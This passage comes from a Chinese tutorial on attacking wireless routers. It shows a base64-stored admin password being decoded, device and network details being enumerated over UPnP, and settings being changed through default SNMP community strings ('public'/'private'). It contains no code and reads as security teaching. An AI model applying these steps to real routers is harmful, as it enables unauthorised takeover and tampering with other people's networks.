


图14

在源文件中上下拉动查找"http_passwd"相关的定义信息，可以看到如图15所示的内容，对于"http_passwd"的加密方式有着明确的定义，即使用base64编码方式。




图15

既然已经获知了管理员密码"Y2pjaG53cw=="

是经过base64加密的，那么接下来只需要使用base64的解码工具即可还原出密码。如图16所示，在“Base64 encrypted password”栏输入之前获取的管理员密码“Y2pjaG53cw==”，在其下方的“Decrypted password”栏就会立即显示出实际对应的密码为“cjchnws”。这样，我们就成功地得到了无线路由器的管理员密码。




图16

那么，作为攻击者而言，真正的渗透就可以开始了。不但可以在以后随意登录无线路由器，还可以设定端口映射，设置多个SSID广播，设置多个备选WEP加密密码等。这个无线路由器从此也就宣告彻底陷落，而对于该无线网络而言，只是出现了一个临时中断的情况，这在平时也是偶然会发生的情况，所以绝大多数无线用户还根本不知道发生了什么事！

UPNP攻击

微软给出的解释：通用即插即用（UPnP）是一种用于PC和智能设备（或仪器）的常见对等网络连接的体系结构，尤其是在家庭中。UPnP以Internet标准和技术（例如TCP/IP、HTTP和XML）为基础，使这样的设备彼此可自动连接和协同工作，从而使网络（尤其是家庭网络）对更多的人成为可能。关于UPNP的结构和作用我就不再废话了，这方面的资料很多，大家可以Google或者baidu一下会有很多收获。这里要提示的是，要知道，对于绝大多数无线路由器而言，UPNP默认是开启的。

无线黑客们除了可以使用UPNP工具轻松地查看无线路由器的基本信息外，还可以查看详细的网络设备资料，比如公司名称、产品类型、设备型号、内部设计号等。该参数将有助于无线黑客判断出具体的无线网络设备型号。为了方便大家查看及参考，下面我就以目前市面上较为流行的日产BUFFALO无线设备为例。

1. 查看BUFFALO无线设备资料

如图17所示，在最上面“InternetGatewayDevice”标识下，可以看到在“manufacturerURL”（即制造商网址处）给出了buffalo厂商的日本官网，而在下方“modelName”处显示为WHR-HP-G54，即该设备的具体型号。在“friendlyName”和“modeDescription”处，可以看到显示为BUFFALO WHR-HP-G54 Router，即为BUFFALO的无线路由器产品，该型号可以在网上直接查到。同样，知道了具体型号，对于无线黑客而言，就可以根据该型号进行其他漏洞的查询。




图17

2. 获取外网连接状态

无线黑客可以通过UPNP获取当前路由器外部网络连接状态，如图18所示内容。其中，在“NewConnectionStatus”处显示为Disconnected，即没有与外部网络连接。




图18

3. 查看路由器外网连接IP

无线黑客可以通过UPNP获取当前路由器外部网络连接IP地址，如图19所示。其中，在“NewExternalIPAddress”处显示为10.0.0.129，这

个就是该无线路由器接入的外部地址，也就是真正的企业/机构内部网络地址。




图19

4. 查看端口映射状态

在成功添加完毕端口映射后，无线黑客可以通过UPNP获取当前路由器端口映射情况，如图20所示。




图20

SNMP攻击

SNMP(Simple Network Management Protocol，简单网络管理协议)是专门设计用于在IP网络管理网络节点(服务器、工作站、路由器、交换机及HUB等)的一种标准协议，它是一种应用层协议。SNMP使网络管理员能够管理网络效能，发现并解决网络问题以及规划网络增长。通过SNMP接收随机消息(及事件报告)，使网络管理系统获知网络出现问题。

由于SNMP的效果显著，所以网络硬件厂商开始把SNMP加入到它们制造的每一台设备。今天，各种网络设备上都可以看到默认启用的SNMP服务，从交换机到路由器，从防火墙到网络打印机，无一例外。

那么目前在SNMP上造成威胁的主要题是许多厂商安装的SNMP都采用了默认的通信字符串，这些通信字符串是程序获取设备信息和修改配置必不可少的。采用默认通信字符串的好处是网络上的软件可以直接访问设备，无需经过复杂的配置。

通信字符串主要包含两类命令：GET命令和SET命令。GET命令从设备读取数据，这些数据通常是操作参数，例如连接状态、接口名称等。SET命令允许设置设备的某些参数，这类功能一般有限制，例如关闭某个网络接口、修改路由器参数等功能。但很显然，GET、SET命令都可能被用于拒绝服务攻击(D.o.S)和恶意修改网络参数。

1. 修改网络设备参数

最常见的默认通信字符串是public(只读)和private(读/写)，除此之外还有许多厂商私有的默认通信字符串。几乎所有运行SNMP的网络设备上，都可以找到某种形式的默认通信字符串。如图21所示，在默认情况下，该网络设备名称为"2_WAN_QOS_Router"。




图21

如图22所示为使用默认字符串修改后的无线网络设备名称，可以看到，名称已经改为"2_WAN_ZerOne_Router"，并且所在位置一栏也被修改为"ZerOne Security Team"，甚至联系方式也被改为longaslast@gmail.com。

